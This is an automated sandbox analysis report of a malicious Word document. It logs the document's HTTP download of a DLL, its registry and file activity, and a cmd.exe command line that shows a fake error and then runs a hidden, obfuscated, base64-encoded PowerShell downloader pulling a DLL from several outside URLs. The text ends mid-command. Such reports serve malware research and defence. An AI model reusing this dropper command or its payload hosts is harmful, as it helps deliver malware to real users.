Jan 27, 2021 00:10:17.046556950 CET	1	IN	HTTP/1.1 200 OK Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Tue, 26 Jan 2021 23:10:16 GMT Content-Disposition: attachment; filename="O9TGnKaUCw.dll" Content-Transfer-Encoding: binary Set-Cookie: 6010a158c3613=1611702616; expires=Tue, 26-Jan-2021 23:11:16 GMT; Max-Age=60; path=/ Last-Modified: Tue, 26 Jan 2021 23:10:16 GMT X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff Content-Type: application/octet-stream X-Cacheable: YES:Forced Content-Length: 631808 Accept-Ranges: bytes Date: Tue, 26 Jan 2021 23:10:16 GMT Age: 0 Vary: User-Agent X-Cache: uncached X-Cache-Hit: MISS X-Backend: all_requests Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e a1 0b 01 02 19 00 30 06 00 00 70 03 00 00 00 00 00 bc 3e 06 00 00 10 00 00 00 40 06 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 09 00 00 04 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 70 06 00 ec 22 00 00 00 10 07 00 00 c6 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 06 00 d4 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 e8 2e 06 00 00 10 00 00 00 30 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 6 0 44 41 54 41 00 00 00 00 cc 14 00 00 00 40 06 00 00 16 00 00 00 34 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 42 53 53 00 00 00 00 00 d1 0c 00 00 00 60 06 00 00 00 00 00 00 4a 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 ec 22 00 00 00 70 06 00 00 24 00 00 00 4a 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 d4 6e 00 00 00 a0 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B*0p>@@p"nCODE.0 `DATA@4@BSS`J.idata"p$ J@.relocn

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2364 Parent PID: 584

General

Start time:	00:09:34
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fb80000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF3A4D3950B51C5266.TMP	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F496F	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F496F	F496F	binary	04 00 00 00 3C 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 8A 4B 6B D4 83 F4 D6 01 6F 49 0F 00 6F 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598382	1379598383	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598383	1379598384	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F496F	F496F	binary	04 00 00 00 3C 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 8A 4B 6B D4 83 F4 D6 01 6F 49 0F 00 6F 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 3C 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6F 49 0F 00 6F 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 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00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2400 Parent PID: 1220

General

Start time:	00:09:35
Start date:	27/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc UwBFAFQAIAAgACgAIgA1ACIAKwAiAEYAVABzAEcAIgApACAAKAAgAFsAdABZAFAARQBdACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7ADQAfQB7ADIAfQAiACAALQBGACAAJwBJAG8ALgAnACwAJwBzAHkAJwAsACcATwByAHkAJwAsACcAcwB0AGUAbQAuACcALAAnAGQASQByAGUAYwB0ACcAKQApACAAOwAgACAAJABxAEUAMwBSADkAPQAgACAAWwBUAHkAUABlAF0AKAAiAHsAMQB9AHsAMAB9AHsANQB9AHsANAB9AHsAMgB9AHsAMwB9ACIALQBmACcAWQAnACwAJwBTACcALAAnAFAAbwBpAE4AdABtAEEAbgAnACwAJwBBAEcARQByACcALAAnAHQARQBtAC4AbgBFAFQALgBTAGUAUgBWAEkAYwBlACcALAAnAHMAJwApACAAIAA7ACQASwBvADMAYQBjADYAMwA9ACQAVAA4ADIASAAgACsAIABbAGMAaABhAHIAXQAoADMAMwApACAAKwAgACQAUAA2AF8AUwA7ACQASQA3ADAAWgA9ACgAJwBZADUAJwArACcAMABFACcAKQA7ACAAIAAoAEcAZQB0AC0AaQBUAEUAbQAgACAAKAAiAHYAIgArACIAYQAiACsAIgBSAEkAQQBCAGwAZQA6ADUAIgArACIARgB0AFMAZwAiACkAIAAgACkALgBWAGEAbABVAGUAOgA6ACIAQwByAGAARQBBAHQARQBgAGQAaQByAGUAYABjAHQAbwByAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAGUAMgBXACcAKwAnAEsAJwArACcAYQBrACcAKQArACgAJwB0AGsAcwB3ACcAKwAnAGUAJwArACcAMgBXACcAKQArACgAJwBBAG4ANgBvAHQAJwArACcAaAAnACkAKwAoACcAaABlACcAKwAnADIAVwAnACkAKQAgACAALQBjAFIARQBQAEwAQQBDAGUAIAAoACcAZQAnACsAJwAyAFcAJwApACwAWwBDAEgAQQBSAF0AOQAyACkAKQA7ACQAVwA5ADAAWAA9ACgAJwBEACcAKwAoACcANgAzACcAKwAnAFQAJwApACkAOwAgACgAVgBhAHIASQBBAEIAbABlACAAUQBlADMAUgA5ACAALQB2AEEATAB1AEUATwBuAGwAIAAgACkAOgA6ACIAUwBgAEUAQwBgAFUAcgBJAHQAYABZAGAAcAByAG8AdABvAEMATwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABFADMAMgBOAD0AKAAnAEoAJwArACgAJwA5ADYAJwArACcAQwAnACkAKQA7ACQAVQBlADcAdgA2AGUAbQAgAD0AIAAoACgAJwBOACcAKwAnADQAOQAnACkAKwAnAEkAJwApADsAJABCADMAMQBDAD0AKAAnAEEAOAAnACsAJwAxAEoAJwApADsAJABRAGYAeAAxADAAeABhAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0ASwBhACcAKwAnAGsAdABrAHMAdwB7ACcAKwAnADAAJwArACcAfQAnACsAJwBBAG4AJwArACcANgBvAHQAaABoAHsAMAB9ACcAKQAtAEYAIABbAGMAaABhAFIAXQA5ADIAKQArACQAVQBlADcAdgA2AGUAbQArACcALgBkACcAIAArACAAJwBsAGwAJwA7ACQAWQAwADMARQA9ACgAJwBCADMAJwArACcAMwBSACcAKQA7ACQASwAxAGkAdQB4AHgAcAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAFQAYQAxAHkAcwBwADQAPQAoACcAbgBzACcAKwAnACAAJwArACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAKwAoACcAbgAnACsAJwBkADoAJwApACsAKAAnAC8AJwArACcALwBzAGgAYQBuACcAKQArACcAbgAnACsAKAAnAGEAcgAnACsAJwBlACcAKQArACcAZAAnACsAKAAnAC4AYwBvAG0ALwBjAG8AJwArACcAbgAnACsAJwB0AGUAJwArACcAbgAnACkAKwAnAHQAJwArACgAJwAvAGwAaAAnACsAJwBBACcAKQArACgAJwBMAGUAJwArACcAUwAnACkAKwAoACcALwAhAG4AJwArACcAcwAnACkAKwAoACcAIAB3AHUAIAAnACsAJwBkAGIAJwApACsAKAAnACAAbgAnACsAJwBkADoAJwApACsAJwAvAC8AJwArACgAJwBqAGUAZQAnACsAJwB2AGEAbgAnACkAKwAoACcAbABBpAGMALgBjAG8AbQAvAHcAJwArACcAcAAtACcAKwAnAGMAbwAnACsAJwBuACcAKwAnAHQAZQAnACkAKwAoACcAbgB0ACcAKwAnAC8AJwApACsAKAAnAHIAJwArACcAOABNAC8AIQAnACsAJwBuAHMAJwApACsAKAAnACAAJwArACcAdwB1ACAAJwArACcAZABiACAAbgBkACcAKQArACgAJwA6AC8AJwArACcALwBkACcAKQArACcAYQBzACcAKwAoACcAaAAnACsAJwB1AGQAJwApACsAKAAnAGEAbgBjAGUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnACsAJwB0AGgAJwApACsAJwBpAG4AJwArACgAJwBrAHAAJwArACcAaAAnACsAJwBwAC8AZAAnACkAKwAnAGcAJwArACcAcwAnACsAKAAnADcASgAnACsAJwBtADkAJwApACsAJwAvACcAKwAoACcAIQBuACcAKwAnAHMAIAB3ACcAKQArACgAJwB1ACAAZAAnACsAJwBiACcAKQArACgAJwAgAG4AJwArACcAZAA6AC8AJwArACcALwAnACkAKwAoACcAbAAnACsAJwBlAG8AJwApACsAKAAnAHAAYQByACcAKwAnAGQAYwAnACkAKwAoACcAcgBhAG4AJwArACcAZQBzACcAKQArACgAJwAuAGMAbwAnACsAJwBtAC8AJwArACcAegB5AG4AcQAnACkAKwAnAC0AJwArACcAbAAnACsAKAAnAGkAJwArACcAbgB1ACcAKwAnAHgAJwArACcALQB5AGEAYQB5ACcAKQArACcAZgAvACcAKwAoACcAdwAnACsAJwAvACEAbgAnACkAKwAnAHMAIAAnACsAKAAnAHcAdQAgACcAKwAnAGQAYgAnACsAJwAgACcAKQArACcAbgAnACsAJwBkACcAKwAnADoAJwArACcALwAnACsAKAAnAC8AbQBtAHIAaQBuAGMAJwArACcAcwAuACcAKQArACgAJwBjAG8AJwArACcAbQAnACsAJwAvAGUAdABlAHIAbgBhAGwALQAnACkAKwAoACcAZAAnACsAJwB1AGUAbAAnACkAKwAoACcAaQAnACsAJwBzAHQALQAnACkAKwAoACcAOQBjAHUAJwArACcAcQB2AC8AagAnACkAKwAoACcAeAAnACsAJwBHAHAFEAagAvACEAJwArACcAbgAnACkAKwAoACcAcwAnACsAJwAgAHcAJwApACsAKAAnAHUAIABkACcAKwAnAGIAIABuAGQAJw

	ArACcAOgAVACcAKQArACgAJwAvADMAJwArACcAbQB1ACcAKwAnAHMAawAnAC kAKwAnAGUAdAAnACsAKAAnAGUAZQByACcAKwAnAHMAZQBuAHQALgBuAGUAJw ArACcAdAAvACcAKQArACgAJwB3ACcAKwAnAHAALQBpAG4AJwArACcAYwBsAH UAZABlAHMALwBUAFUAJwArACcAZwBEAC8AIQBuACcAKwAnAHMAIAAnACkAKw AnAHcAdQAnACsAJwAgACcAKwAoACcAZAAnACsAJwBiACAAJwApACsAKAAnAG 4AZAAnACsAJwBzACcAKQArACgAJwA6ACcAKwAnAC8ALwAnACkAKwAoACcAcw AnACsAJwBrAGkAbABtAHUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnAC sAJwB3ACcAKwAnAHAALQBhACcAKQArACcAZAAnACsAKAAnAG0AaQBuAC8AJw ArACcAaAAnACsAJwBRACcAKQArACgAJwBWAGwAQgAnACsAJwA4AGIALwAnAC kAKQAuACIAcgBgAGUAUABsAEEAYABjAEUAIgAoACgAKAAnAG4AcwAnACsAJw AgACcAKQArACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAKwAnAG4AZAAnAC kALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJw B5AGoAJwAsACcAcwBjACcALAAkAEsAMQBpAHUAeAB4AHAALAAnAHcAZAAnAC kAWwAzAF0AKQAuACIAUwBwAGAAbABpAFQAIgAoACQARAA1ADQAUwAgACsAIA 